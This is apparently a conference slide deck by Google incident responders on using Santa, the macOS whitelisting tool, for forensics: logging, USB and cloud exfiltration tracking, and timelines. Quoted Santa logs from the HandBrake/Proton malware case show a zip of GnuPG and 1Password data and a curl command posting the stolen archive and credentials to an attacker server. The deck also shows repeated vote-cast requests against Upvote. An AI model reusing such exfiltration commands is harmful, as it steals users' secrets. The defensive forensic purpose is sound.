He's Making a List
We're Checking it Twice

Santa for Forensic Analysis

Other Titles Considered

I’m Telling You Why: Santa as a Forensics Tool

He Sees You When You’re Hacking, He Knows Just What You Take

I Saw Badness Using Santa Logs

whoami

Gary

DFIR @ Google

All incidents Security + Insider

Formerly Detection, Google and Federal Reserve NIRT

Sugar, fast food, television enthusiast

whoami

James

DFIR @ Google

Responding to all the security and privacy things

Previous life with Mandiant, the United Nations, US Government

Lover of cheese jokes

What’s the Plan?

- What is Santa?
- Discussion: well known stuff
- Discussion: lesser known stuff
- Analysis strategies

Santa?

Knows whether your binary is naughty or nice.

What is Santa?

- macOS extensible through kernel extensions (KEXT)
- Kernel programming interfaces (KPIs) can be leveraged
- Santa uses the Kernel Authorization (Kauth) KPI that provides powerful features
- Allows Santa to listen in on most vnode and file system operations
  - Can then take direct or indirect action on operations being performed
- Open Source (has distro signed by Google)
  - https://github.com/google/santa
  - Covers five separate binaries and related concepts

Technical details

- Santa-driver
  - KAUTH_SCOPE_VNODE listener
    - File executions
    - File writes
  - KAUTH_SCOPE_FILEOP listener
    - File executions
    - File deletions
    - File renames
    - File links
    - File exchanges
  - Disk mounts handled in user-space via callbacks from the DiskArbitration framework

Technical details

- Santa-driver
    - KAUTH_SCOPE_VNODE listener
        - File executions
        - File writes
    - KAUTH_SCOPE_FILEOP listener
        - File executions
        - File deletions
        - File renames
        - File links
        - File exchanges
    - Disk mounts handled in user-space via callbacks from the DiskArbitration framework

Why Both?

Why Not Both?

- KAUTH_SCOPE_VNODE
  - Used to make block/deny decision
- KAUTH_SCOPE_FILEOP
  - Second is used to track process arguments and log action taken

Binary Whitelisting

- santa-driver registers itself as a KAUTH_SCOPE_VNODE listener. This flow follows how santa-driver handles KAUTH_VNODE_EXECUTE events.
- A santa-driver Kauth callback function is executed by the kernel when a process is trying to execve(). Information on where to find the executable is provided.
- santa-driver then checks if its cache has an allow or deny entry for the vnode_id/filesystem ID. If so it returns that decision to the Kauth KPI.
- If Kauth receives a deny, it will stop the execve() from taking place.
- If Kauth receives an allow, it will defer the decision. If there are other Kauth listeners, they also have a chance deny or defer.
- If there is no entry for the vnode_id in the cache a few actions occur, santad is then called upon to make the decision and communicate back to the santa-driver and stored in the cache.
- A write to a vnode_id will also invalidate a cache entry.

File Writes and Modifications


- santa-driver registers itself as a KAUTH_SCOPE_VNODE listener. This flow then listens for:
  - KAUTH_VNODE_WRITE_DATA events.
- santa-driver registers itself as a KAUTH_SCOPE_FILEOP listener. This flow then listens for:
  - KAUTH_FILEOP_DELETE
  - KAUTH_FILEOP_RENAME
  - KAUTH_FILEOP_EXCHANGE
  - KAUTH_FILEOP_LINK
  - KAUTH_FILEOP_CLOSE

Logging

- Santa currently logs to in plaintext to /var/db/santa/santa.log by default.
- All executions and disk mounts are logged here.
- File operations can also be configured to be logged. See the FileChangesRegex key in the configuration.md document.
- macOS Unified Logging System (ULS)
  - ALS and ULS are bypassed to continue logging to santa.log

Upvote

- Social Whitelisting
  - Hash, Cert, Signing Cert, Package, etc ...
- Policies per user
  - No host migration
- Compatible with Bit9 and Santa
- Open Source
- https://github.com/google/upvote



Verify that this is the application you intended to run

General Info

Karabiner-Elements (3 Binaries)
Package Name

0.90.92
Version

(Unknown)
Publisher

Upvote Status

0
Score

Awaiting Votes
State

Your Last Run

20 minutes ago
Time

user-host-1.foocorp.com
Host

/Library/Application Support/org.pqrs/Karabiner-Elements/upd...
Local Path


Review whether our analysis services consider this application to be safe

Analyzed: Safe
VirusTotal


Cast your vote for this application

What happens next?

Upvote




State	Default Score Threshold	Blockable Policy
`BANNED`	-15	Globally blacklisted.
`SUSPECT`	N/A	(Downvoted by an elevated-privilege user.) Cannot be voted on until an elevated-privilege user upvotes it.
`UNTRUSTED`	0	No policy set.
`APPROVED_FOR_LOCAL_WHITELISTING`	5	Users who have upvoted it are granted local whitelist policies.
`GLOBALLY_WHITELISTED`	50	Globally whitelisted.



```
POST /api/web/votes/cast/bec7bfc5375dd1c4bac23121c8d83b80f484cd53261f0d3f9f3f64177e4b7caf?asRole=USER&wasYesVote=true HTTP/1.1
POST /api/web/votes/cast/bec7bfc5375dd1c4bac23121c8d83b80f484cd53261f0d3f9f3f64177e4b7caf?asRole=USER&wasYesVote=true HTTP/1.1
POST /api/web/votes/cast/bec7bfc5375dd1c4bac23121c8d83b80f484cd53261f0d3f9f3f64177e4b7caf?asRole=USER&wasYesVote=true HTTP/1.1
POST /api/web/votes/cast/bec7bfc5375dd1c4bac23121c8d83b80f484cd53261f0d3f9f3f64177e4b7caf?asRole=USER&wasYesVote=true HTTP/1.1
```

Upvote



MACH-O

28 / 61


28 engines detected this file

SHA-256	bec7bfc5375dd1c4bac23121c8d83b80f484cd53261f0d3f9f3f64177e4b7caf
File name	activity_agent
File size	457.59 KB
Last analysis	2018-04-11 00:39:59 UTC
Community score	-175

Ad-Aware	⚠ Trojan.MAC.Proton.A	ALYac	⚠ Trojan.MAC.Proton.A
Avast	⚠ MacOS:Proton-B [Trj]	AVG	⚠ MacOS:Proton-B [Trj]
Avira	⚠ OSX/Proton.AB	BitDefender	⚠ Trojan.MAC.Proton.A
ClamAV	⚠ Osx.Malware.Proton-6399553-0	Comodo	⚠ .UnclassifiedMalware
DrWeb	⚠ Mac.BackDoor.Proton.2	Emsisoft	⚠ Trojan.MAC.Proton.A (B)
Endgame	⚠ malicious (high confidence)	eScan	⚠ Trojan.MAC.Proton.A
ESET-NOD32	⚠ OSX/Proton.A	F-Secure	⚠ Trojan.MAC.Proton.A
GData	⚠ Trojan.MAC.Proton.A	Ikarus	⚠ Trojan.OSX.Proton.A
K7GW	⚠ Trojan (3ac077771)	Kaspersky	⚠ HEUR:Backdoor.OSX.Proton.b
MAX	⚠ malware (ai score=82)	McAfee	⚠ OSX/Proton.a
McAfee-GW-Edition	⚠ OSX/Proton.a	NANO-Antivirus	⚠ Trojan.Mac.Proton.eojkaz
Panda	⚠ OSX/BHT.O	Sophos AV	⚠ OSX/Proton-A
Symantec	⚠ OSX.Trojan.Gen	Tencent	⚠ Win32.Backdoor.Proton.Wogj
TrendMicro-HouseCall	⚠ Suspicious_GEN.F47V0328	ZoneAlarm	⚠ HEUR:Backdoor.OSX.Proton.b
AegisLab	✓ Clean	AhnLab-V3	✓ Clean
Antiy-AVL	✓ Clean	Arcabit	✓ Clean
Avast Mobile Security	✓ Clean	AVware	✓ Clean
Baidu	✓ Clean	Bkav	✓ Clean

Away to the Log Files, It’s Handbrake, Not Flash


Michael George at Dropbox recently blogged a cool study of Santa tracking Proton Malware in the Handbrake Supply chain issue:




```
[2017-02-22T23:07:11.457Z] I santad: action=EXEC|decision=ALLOW|reason=UNKNOWN
|sha256=bec7bfc5375dd1c4bac23121c8d83b80f484cd53261f0d3f9f3f64177e4b7caf
|path=/private/tmp/HandBrake.app/Contents/MacOS/HandBrake|args=/tmp/HandBrake.app/Contents/MacOS/HandBrake
|quarantine_url=http://<url_of_download_location>/
013623e5e50449bbdf6943549d8224a122aa6c42bd3300a1bd2b743b01ae6793|pid=906|ppid=1|uid=501|user=michael|gid=20|group=staff|mode=M
```

Credit to Michael George from Dropbox - https://blogs.dropbox.com/tech/2018/04/4696/

It Zipped Up 1Password, and CURL'd it to Stash



```
[2017-02-22T23:07:21.048Z] I santad:
action=EXEC|decision=ALLOW|reason=CERT|sha256=5f61a97e207156702c56dc3ad6443c682c3b5a3089552183d12d7e64eee71e63|path=/usr/bin/zip
|args=zip -r /Users/michael/Library/VideoFrameworks/GNU_PW.zip /Users/michael/.gnupg /Users/michael/Library/Application
Support/1Password 4 /Users/michael/Library/Application Support/1Password 3.9
|cert_sha256=2aa4b9973b7ba07add447ee4da8b5337c3ee2c3a991911e80e7282e8a751fc32|cert_cn=Software
Signing|pid=1006|ppid=973|uid=501|user=michael|gid=20|group=staff|mode=M
```



```
[2017-02-22T20:00:55.265Z] I santad: action=EXEC|decision=ALLOW|reason=CERT
|sha256=2bf2d10a7529a88d340ce0255da52dbef9873ccb44e46d23af03abf70b8e54ca
|path=/bin/sh
|args=/bin/sh -c a1487793655=`curl -s -F full_name='Michael' -F username='michael' -F password='HappyPassword' -F
root_password='failure' -F serial='<serial>' -F hostname='Michael%E2%80%99s Mac' -F signed='0' -F file='@/Users/michael/Library/
VideoFrameworks/proton.zip' -F api_key=9fe4a0c3b63203f096ef65dc98754243979d6bd58fe835482b969aabaaec57ea -F cts=1487793655 -F
signature=0e01eded5dc74c9adbad05b11ad27333b284af3ec5fb33037646b4e8f0238cbe https://handbrake.biz/api/init`; echo $a1487793655;
|cert_sha256=2aa4b9973b7ba07add447ee4da8b5337c3ee2c3a991911e80e7282e8a751fc32|cert_cn=Software
Signing|pid=1152|ppid=1043|uid=501|user=michael|gid=20|group=staff|mode=M
```

Credit to Michael George from Dropbox - https://blogs.dropbox.com/tech/2018/04/4696/

Then the Elves Thought of Something They Hadn’t Before

Using logs to hunt across the fleet (look beyond a hash):

```
2017-05-02 14:11:44.123456 | user1-macbookpro | <removed> | Virtual Interface |
/Users/user1/Downloads/HandBrake-1.0.7.dmg| /Volumes/HandBrake
```

Compared to the legitimate HandBrake-1.0.7:

```
2017-05-02 13:12:34.123456 | user2-macbookpro | <removed> | Virtual Interface |
/Users/user2/Downloads/HandBrake-1.0.7.dmg| /Volumes/HandBrake-1.0.7
```

Santa (baby), tell me where that binary’s from

```
user$ santactl fileinfo ~/Downloads/Updater.app
Path                   : /Users/user/Downloads/Updater.app
SHA-256                : 061f056338e00d38cdfb6b1f40d8e4f8d3f1d7214f6d9a48d0d91d766b7574b7
SHA-1                  : ef5a11a1bb5b2423554309688aa7947f4afa5388
Download Referrer URL  : https://mac.eltima.com/media-player.html
Download URL           : https://mac.eltima.com/download/elmediaplayer.dmg
Download Timestamp     : 2018/06/25 17:09:47 -0700
Download Agent         : com.google.Chrome
Type                   : Executable (x86_64)
Code-signed            : No
Rule                   : Blacklisted (Unknown)
```

What About Insider (and Outsider) Exfil?

What Else is on Santa’s List?


- If you’re going to install Santa for Binary Whitelisting
  - Why not use it for file system tracking as well?
- Current methods of tracking file activity often fall short
  - HFS+ and APFS
    - fsevents
      - Inconsistent on removable media
      - Timestamps
    - Journaling
      - Quickly overwritten
    - Metadata in things like spotlight
      - Inconsistent

There's *Some* Data

- Santa-driver
  - KAUTH_SCOPE_VNODE Listener
    - File executions
    - File Writes
  - KAUTH_SCOPE_FILEOP
    - File executions
    - File deletions
    - File renames
    - File links
    - File exchanges
  - Disk mounts handled in user-space via callbacks from the DiskArbitration framework.

There's *Some* Data

There's *Some* Data



FileChangesRegex*	String	The regex of paths to log file changes. Regexes are specified in ICU format.

Need a well crafted regex to track the writes you want, by default:

```
<key>FileChangesRegex</key>
<string>^/(?!(?:private/tmp|Library/(?:Caches|Managed Installs/Logs|(?:Managed
)?Preferences))/)</string>
```

There's *Some* Data

```
<key>FileChangesRegex</key>
<string>^/(?!(?:private/tmp|Library/(?:Caches|Managed Installs/Logs|(?:Managed
)?Preferences))/)</string>
```

Probably want to focus a bit more:

/User/* ???
/Volumes/* ???

You might be surprised at what is in /private:

```
# ls -l / | grep private
lrwxr-xr-x@  1 root  wheel    11 17 May 01:49 etc -> private/etc
drwxr-xr-x@  6 root  wheel   204  5 May 08:06 private
lrwxr-xr-x@  1 root  wheel    11 17 May 01:49 tmp -> private/tmp
lrwxr-xr-x@  1 root  wheel    11 17 May 01:49 var -> private/var
```

USB Tracking

Disk mounts handled in user-space via callbacks from the DiskArbitration framework.

```
$cat /var/db/santa/santa.log | grep APPEAR

[2018-06-25T16:50:26.488Z] I santad: action=DISKAPPEAR|mount=|volume=NO NAME|bsdname=disk2s1|fs=msdos|model=SanDisk Ultra TC|serial=4C531001511020109450|bus=USB|dmgpath=|appearance=2018-06-25T16:50:26.441Z

[2018-06-25T18:10:25.634Z] I santad: action=WRITE|path=/Volumes/NO NAME/STUFF.zip|pid=1702|ppid=1|process=Finder|processpath=/System/Library/CoreServices/Finder.app/Contents/MacOS/Finder|uid=402467|user=user1|gid=499|group=corp]

[2018-06-25T19:50:48.962Z] I santad: action=DISKDISAPPEAR|mount=|volume=NO NAME|bsdname=disk2s1
```

Volume Tracking - NFS

```
$cat /var/db/santa/santa.log | grep APPEAR

[2018-04-02T12:12:45.876Z] I santad: action=DISKAPPEAR|mount=/Volumes/backup|volume=backup|bsdname=|fs=smbfs|model=|serial=(null)|bus=|dmgpath=|appearance=2001-01-01T00:00:00.000Z]

[2018-04-02T13:34:12.344Z] I santad: action=WRITE|path=/Volumes/backup/Backup/Corp Laptop/Secret Stuff-20180309T091234Z-001.zip|pid=1702|ppid=1|process=Finder|processpath=/System/Library/CoreServices/Finder.app/Contents/MacOS/Finder|uid=402467|user=user1|gid=499|group=corp]
```

Volume Tracking - CLOUD

```
$cat santa_processed | grep GoogleDrive

2018-03-14T02:34:23.567Z] I santad: action=DISKAPPEAR|mount=/Volumes/GoogleDrive|volume=Google
Drive|bsdname=|fs=dfsfuse_DFS|model=|serial=(null)|bus=|dmgpath=|appearance=2001-01-01T00:00:00.000Z

2018-03-14 04:29:07.819000,WRITE,/Volumes/GoogleDrive/My
Drive/SecretFile1.pdf,,840,/System/Library/CoreServices/Finder.app/Contents/MacOS/Finder

2018-03-14 04:29:33.122000,WRITE,/Volumes/GoogleDrive/My
Drive/SecretFile2.pdf,,840,/System/Library/CoreServices/Finder.app/Contents/MacOS/Finder

2018-03-14 04:31:20.986000,WRITE,/Volumes/GoogleDrive/My
Drive/SecretFile3.pdf,,840,/System/Library/CoreServices/Finder.app/Contents/MacOS/Finder
```

File Renames Show Original Creation

```
[2018-06-25T18:39:25.276Z] I santad: action=RENAME|path=/Users/user1/Downloads/.com.google.Chrome.BeKqqH|newpath=/Users/user1/Downloads/Unconfirmed 361274.crdownload|pid=1280|ppid=1|process=Google Chrome|processpath=/Applications/Google Chrome.app/Contents/MacOS/Google Chrome|uid=347939|user=user1|gid=5000|group=eng

[2018-06-25T18:39:25.276Z] I santad: action=WRITE|path=/Users/user1/Downloads/Unconfirmed 361274.crdownload|pid=1280|ppid=1|process=Google Chrome|processpath=/Applications/Google Chrome.app/Contents/MacOS/Google Chrome|uid=347939|user=user1|gid=5000|group=eng

[2018-06-25T18:47:11.755Z] I santad: action=RENAME|path=/Users/user1/Downloads/Unconfirmed 361274.crdownload newpath=/Users/user1/Downloads/macOS High Sierra Final by Techsviewer.rar|pid=1280|ppid=1|process=Google Chrome|processpath=/Applications/Google Chrome.app/Contents/MacOS/Google Chrome|uid=347939|user=user1|gid=5000|group=eng
```

Timeline

Without any disk forensics Santa can create a very easy to follow timeline.

Timestamp	Source	Description	Notes
2018-05-28T04:23:02.000	santa	/Users/USER/Downloads/.com.google.Chrome.BeKqqH->/Users/USER/Downloads/Unconfirmed 731847.crdownload	DOWNLOAD INITIATION
2018-05-28T04:23:12.000	santa	/Users/USER/Downloads/Unconfirmed 731847.crdownload->/Users/USER/Downloads/important-docs-20180528T042312Z-001.zip	DOWNLOAD COMPLETION
2018-06-08T12:24:34.000	santa	/Volumes/USB DISK - San Disk Cruzer - SDC98374539181	USB Mount
2018-06-08T12:48:13.000	santa	/Volumes/USB DISK/Users/USER/Downloads/important-docs-20180528T042312Z-001.zip	WRITE to USB
2018-06-08T12:49:23.000	santa	/Users/USER/Downloads/important-docs-20180528T042312Z-001.zip->/Users/USER/Downloads/COPIED-important-docs-20180528T042312Z-001.zip	RENAME AFTER USB WRITE
2018-06-09T15:39:45.000	santa	/Users/USER/Downloads/COPIED-important-docs-20180528T042312Z-001.zip->/Users/USER/.Trash/COPIED-important-docs-20180528T042312Z-001.zip	MOVE TO TRASH
2018-06-09T15:40:52.000	santa	/Users/USER/.Trash/important-docs-20180528T042312Z-001.zip	DELETE

Spotlight UUIDs Disambiguate Cheap USBs

```
2017-11-23 04:12:22.113000,USB,,action=DISKAPPEAR|mount=|volume=NO NAME|bsdname=disk2s1|fs=msdos|model=General UDisk|serial=1|bus=USB|dmgpath=|

2017-12-01 18:37:12.109000,USB,,action=DISKAPPEAR|mount=|volume=Untitled|bsdname=disk16s1|fs=exfat|model=General UDisk|serial=1|bus=USB|dmgpath=|

2017-12-04 06:18:45.005000,USB,,action=DISKAPPEAR|mount=|volume=NO NAME|bsdname=disk2s1|fs=msdos|model=General UDisk|serial=1|bus=USB|dmgpath=|

2017-12-08 18:15:52.877000,USB,,action=DISKAPPEAR|mount=|volume=Untitled|bsdname=disk16|fs=msdos|model=General UDisk|serial=1|bus=USB|dmgpath=|

2017-12-12 19:06:11.107000,USB,,action=DISKAPPEAR|mount=|volume=NO NAME|bsdname=disk16|fs=msdos|model=General UDisk|serial=1|bus=USB|dmgpath=|
```

Spotlight UUIDs Disambiguate Cheap USBs

```
2017-11-23 04:13:24.222000,mymacbookpro,WRITE, /Volumes/NO NAME/.Spotlight-V100/Store-V2/12345678-9012-3456-7890-123456789012/store.db,,211,/System/Library/Frameworks/CoreServices.framework/Versions/A/Frameworks/Metadata.framework/Versions/A/Support/mds_stores

2017-12-01 18:39:22.109000,mymacbookpro,WRITE, /Volumes/Untitled/.Spotlight-V100/Store-V2/23456789-0123-4567-8901-234567890123/store.db,,211,/System/Library/Frameworks/CoreServices.framework/Versions/A/Frameworks/Metadata.framework/Versions/A/Support/mds_stores

2017-12-04 06:20:45.000000,mymacbookpro,WRITE,/Volumes/NO NAME/.Spotlight-V100/Store-V2/34567890-1234-5678-9012-345678901234/store.db,,211,/System/Library/Frameworks/CoreServices.framework/Versions/A/Frameworks/Metadata.framework/Versions/A/Support/mds_stores

2017-12-08 18:56:48.002000,mymacbookpro,WRITE, /Volumes/Untitled/.Spotlight-V100/Store-V2/23456789-0123-4567-8901-234567890123/store.db,,211,/System/Library/Frameworks/CoreServices.framework/Versions/A/Frameworks/Metadata.framework/Versions/A/Support/mds_stores

2017-12-12 19:08:12.000060,mymacbookpro,WRITE,/Volumes/NO NAME/.Spotlight-V100/Store-V2/12345678-9012-3456-7890-123456789012/store.db,,211,/System/Library/Frameworks/CoreServices.framework/Versions/A/Frameworks/Metadata.framework/Versions/A/Support/mds_stores
```

Santa’s Workshop (Other stuff)

- Anti-Forensics
  - File Deletions
  - File executions and arguments
- Signs of intent
  - Did the user copy everything to a folder named something interesting prior to zipping it up
  - Was this a normal historical workflow?
    - E.g. Downloading documents, using a USB, etc ...

Enterprise Investigations

Analysis Methods

- Raw Log Review - the hard way
- Export all the logs to a database - the easy way
- Plaso Parser is coming - the timeline way
- Santactl - the live way

Mister Grinch

- Spectre Ops Santa Bypass
  - https://posts.specterops.io/load-execute-bundles-with-migrationtool-f952e276e1a6
- Okta Santa Bypass
  - https://www.okta.com/security-blog/2018/06/issues-around-third-party-apple-code-signing-checks/

ELF Q&A